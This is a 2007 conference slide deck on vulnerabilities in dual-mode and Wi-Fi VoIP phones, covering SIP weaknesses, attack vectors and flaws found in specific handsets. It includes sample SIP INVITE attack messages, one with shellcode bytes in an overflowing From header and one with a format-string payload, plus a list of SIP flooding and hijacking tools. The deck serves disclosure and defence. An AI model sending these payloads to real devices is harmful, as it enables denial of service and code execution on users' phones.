Vulnerabilities in Dual-mode / Wi-Fi Phones

8/2/07

Sachin Joglekar
Vulnerability Research Lead

Outline (Total 60-70 min)

- Introduction (7 min)
- Protocol Stack (7 min)
- Current State of Security Features (7 min)
- Demo 1 (10 min)
- Attack Vectors (7 min)
- Vulnerabilities Discovered (15 min)
- Demo 2 (10 min)

- Q&A (5 min)

Part 1

VoIP/VoWLAN

What is VoIP and VoWLAN?

- VoIP=Voice over Internet Protocol
- For a layman
  - A very attractive and cheap phone service
- For a techie
  - A phone service that transmits your voice over IP network
- For a hacker
  - A very attractive new attack target!!


- VoWLAN = Voice over Wireless LAN
- Mobile phones connect to Wi-Fi to transmit voice over Wi-Fi
- Great indoors where cellular signal is weak
- Such phones can be easily discovered from IP network and…
- … hacked into using traditional techniques

VoIP advantages and challenges


- Advantages
  - Cost effective
    - No need to pay for each line
  - Feature rich
  - Fast ROI
  - Easy to manage
  - Independence from geographic restrictions on phone numbers
- Challenges
  - E911 issues
  - Dependent on availability of power
  - Sometimes QoS
  - Voice traveling through un-trusted IP networks
  - ***Security***

Data vs. VoIP


- (Data) E-mail
  - SMTP, POP3
  - Client-Server
  - Store and Forward



- (VoIP)
  - SIP, H.323, Skinny
  - Peer-Peer
  - Real-Time
  - Separate Signaling and Media Planes
  - Feature Rich complex state machines



Typical Enterprise VoIP- Value and Risks



Driving Factors:

- Cellular cost savings
- Business Continuity
- Trunk cost savings
- Life style management
- Productivity gains

Protocols Used for VoIP

Application	Signaling: SIP, SDP, H323, Skinny Media: RTP, RTCP Encrypted Media: SRTP, ERTP, ZRTP Authentication: MD5 Digest, NTLM, Kerberos
Transport	UDP, TCP, TLS TLS Security Server Auth Only Mutual Auth Auth with null encryption Auth with encryption

SIP Protocol Complexity

- Too many specifications
  - SIP is an ASCII protocol (as opposed to binary protocol like H.323) specified in IETF RFC 3261
  - VoIP applications also make use of several other RFCs [http://www.iana.org/assignments/sip-parameters]
- Too flexible specifications
  - Specification leaves lot of room for flexibility in syntax and extensions
- Complex implementations
  - That makes protocol message parser implementations complex
- Vulnerable code
  - And hence more prone to security vulnerabilities

```
INVITE sip:9999@10.0.250.107 SIP/2.0
Via: SIP/2.0/UDP 10.0.250.101;branch=z9hG4bK5c95dece;rport
From: "attacker" sip:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[0x90909090]
[\x31\xD2\x52\x52\x52\x52\xB8\x8A\x05\x45\x7E\xFF\xD0]@10.0.250.101>;tag=6Mg0okSwlxd7
To: <sip:9999@10.0.250.107>
Contact: <sip:attacker@10.0.250.101>
Call-ID: 6Mg0okSwlxd7-CM0H4EqKTBwm
CSeq: 123 INVITE
User-Agent: Spoofed PBX
Max-Forwards: 70
Allow: REFER, SUBSCRIBE, NOTIFY
```

Part 2

Dual-mode / Wi-Fi Phones -Protocol Stack and Attack Vectors

Dual-mode vs. Wi-Fi only phone


- Dual mode = two modes of communication
  - Type 1
    - GSM Cellular Radio + CDMA Cellular Radio
  - Type 2
    - Cellular Radio + Non-cellular Radio (IEEE 802.11/Wi-Fi)
  - Type 3
    - VoIP + POTS

- Wi-Fi Only phone
  - No cellular radio
  - Only works with Wi-Fi access point

- Both phones can be used over Wi-Fi connection from
  - Campus
  - Home
  - Hotspot

- We will discuss Type 2 dual-mode phone and Wi-Fi only phone


Dual-mode Phone Protocol Stack



Example Implementations

Manufacturer	Wi-Fi / Dual-mode	OS	VoIP Stack
Blackberry 7270	Dual-mode	RIM OS	Native
D-Link DPH-541	Wi-Fi	Linux	Native
Nokia E-61	Dual-mode	Symbian	Native
Samsung SCH-i730	Dual-mode	Windows Mobile	Can be installed (e.g. SJPhone)
Dell Axim	Wi-Fi	Windows Mobile	Can be installed

Typical Phone Connectivity




Attack Vectors

- Recon
  - Phone is visible as an IP address
- Authentication bypass
  - Replay, IP spoofing
- Registration hijack
  - Well-known attack still valid on these phones
- Eavesdropping
  - Wireless access points that are not secured enough may provide a way to listen into conversations- without physical access
- Resource exhaustion
  - These are low power devices, some don't clean-up transaction states, easy to exhaust memory and CPU
- Implementation flaw exploitations
  - Not much thought has gone into making the stacks robust
  - Clients (which are also servers in case of SIP) don't authenticate received requests
- Attack on supporting services
  - Users may have to face DoS

Wi-Fi to Cellular hand-off

- If arbitrary shell code can be executed on the phone using a message sent to it over Wi-Fi, the phone can possibly be made to launch calls over Cellular
- Data theft can occur
- To be explored

Building a VoIP/SIP Attack



VoIP/SIP Sniffing Tools	AuthTool, Cain & Abel, NetDude, Oreka, PSIPDump, SIPomatic, SIPv6 Analyzer, VOIPong, VOMIT, Wireshark
VoIP/SIP Scanning & Enum Tools	enumIAX, iWar, Nessus - SIP-Scan, SIPcrack, SIPSCAN, SiVuS, SMAP, VLANping
VoIP/SIP Packet Creation & Flooding Tools	IAXFlooder, INVITE Flooder, kphone-ddos, RTP Flooder, Scapy, SIPBomber, SIPNess, SIPp, SIPsak
VoIP/SIP Signaling Manipulation tools	BYE Teardown, Phone Rebooter, RedirectionPoison, RegistrationAdder, RegistrationEraser, RegistrationHacker, SIP-Kill, SIP-Proxy-Kill, SIP-RedirectRTP
VoIP Media Manipulation Tools	RTP InsertSound, RTP MixSound, RTP Proxy

Part 3

Current State of Security Features

Survey of Current Security Features

- What are security features implemented by Dual-mode / Wi-Fi phones?
- What are out-of-the-box security settings?


Out-of-the-box Security Settings

- Most common signaling transport
  - UDP (No signaling encryption)
- Most common media transport
  - RTP (No media encryption)
- Application-level Authentication
  - Only client is authenticated
  - No server authentication in most cases

Authentication Support

- Signaling
  - Most of the phones do not authenticate server using *cnonce* during Digest Auth
  - TLS Authentication not implemented in several phones
  - S/MIME ?
- Media
  - SRTP support very minimal
  - Exposure to rogue packet injection using spoofed IP addresses

Digest Authentication without sever authentication



Encryption Support

- Signaling
  - In the absence of transport security, phones can use S/MIME for providing authentication, and privacy services
  - But not many phones support S/MIME exposing them to spoofing and eavesdropping threats
- Media
  - SRTP support very minimal
  - Exposure to eavesdropping (tools like VOMIT)

Transport Security

- UDP is the most common and default used transport for SIP signaling
- Transport layer security (TLS) not enforced
- Even if TLS is used only server authentication is enforced, clients may not get authenticated by server allowing someone to steal identity if no other app-level auth is used

SIP Vulnerabilities [introduction]

- Basic Protocol Spec
  - If left at its basic implementation SIP enabled devices may be vulnerable to
    - Server spoofing
    - MITM, message tampering
    - Session tear-down by unauthorized party
    - Registration hijack
    - Authentication replay for service theft
    - etc., etc
- Implementation Flaws
  - Format string vulnerabilities
  - Buffer overflow vulnerabilities
  - Failure to handle malformed delimiter
  - Not authenticating SIP server / proxy
  - Failure to clear calls ASAP
  - Failure to handle malformed SDP header
  - Failure to handle malformed SDP delimiter

Part 4

Attack Vectors

Attack Vectors

- Authentication bypass
  - Replay, IP spoofing
- Registration hijack
  - Well-known attack still valid on these phones
- Eavesdropping
  - Wireless access points that are not secured enough may provide a way to listen into conversations- without physical access
- Resource exhaustion
  - These are low power devices, some don’t clean-up transaction states, easy to exhaust memory and CPU
- Implementation flaw exploitations
  - Not much thought has gone into making the stacks robust
  - Clients (which are also servers in case of SIP) don’t authenticate received requests
- Attack on supporting services
  - Users may have to face DoS

Authentication Bypass

- Servers
  - SIP Servers enforcing Digest Authentication on clients requesting service may be vulnerable to replay attack if signaling is not encrypted
  - This allows getting through server and reaching the phones for further exploration
- Phones
  - Several phones accept SIP messages from random source IP address
  - Allows malicious messages to be sent directly to the phone bypassing server security mechanism

Registration Hijack

- A well-known attack
  - Servers that are vulnerable to authentication replay attack, can be exploited to hijack or erase registration record of a phone
- Dual-mode / Wi-Fi phones have increased exposure to such an attack
  - Wi-Fi access point may not be sufficiently secured allowing war-dialers to explore phone's registration records and erase or hijack them

Listening to conversation

- Conversations using dual-mode / Wi-Fi phones are transmitted over wireless LAN connection
- If RTP is not encrypted, it is very easy to capture the RTP and reconstruct the audio or video content

Resource Exhaustion

- Dual-mode/ Wi-Fi phones are low power devices and implementations must be careful of cleaning up call states as soon as possible to prevent resource exhaustion attacks
- Unfortunately, some observations indicated that is not the case
- Additionally, phones invest resources in sending RTP packets even before confirming legitimacy of the call

Implementation Flaw Exploitation

- SIP being a very loose specification in terms of message formatting, implementations have hard time making themselves robust against malformed messages
- Experimentation revealed that not enough thought has gone in making these implementations robust
- Combined with the fact that several phones accept messages from random source IP address, it is easy to bypass server security mechanism and exploit these flaws

Part 5

Specific Vulnerabilities Discovered

Vulnerabilities Discovered

- Format string vulnerabilities
- Buffer overflow vulnerabilities
- Failure to handle malformed delimiter
- Failure to handle syntactical error
- Server impersonation
- Failure to clear calls
- Failure to handle malformed SDP

Format String Vulnerabilities

- Blackberry 7270 can be disabled by sending large format string parameters in SIP message
  - Disables outgoing calls
  - Disables incoming calls
- On the positive side, Blackberry 7270, unlike some of the other phones, accepts messages only from server source IP
- But does not authenticate server allowing IP spoofing
- Default transport selected is UDP

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70To: Bob <sip:bob@biloxi.com>
From: Alice <%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s:alice@atlanta.com>;
      tag=1928301774
Call-ID: a84b4c76e66710
... ...
```

Buffer overflow vulnerabilities

- Several freely available VoIP soft phones can be installed on dual-mode / Wi-Fi phones that may not have native VoIP support
- Vulnerabilities in such applications expose phones to exploits
- Buffer overflow vulnerability in SJPhone installed on Windows Mobile may slow down the OS if exploited

```
INVITE sip:9999@10.0.250.107 SIP/2.0
Via: SIP/2.0/UDP 10.0.250.101;branch=z9hG4bK5c95dece;rport
From: "attacker"
<sip:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX[0x90909090]
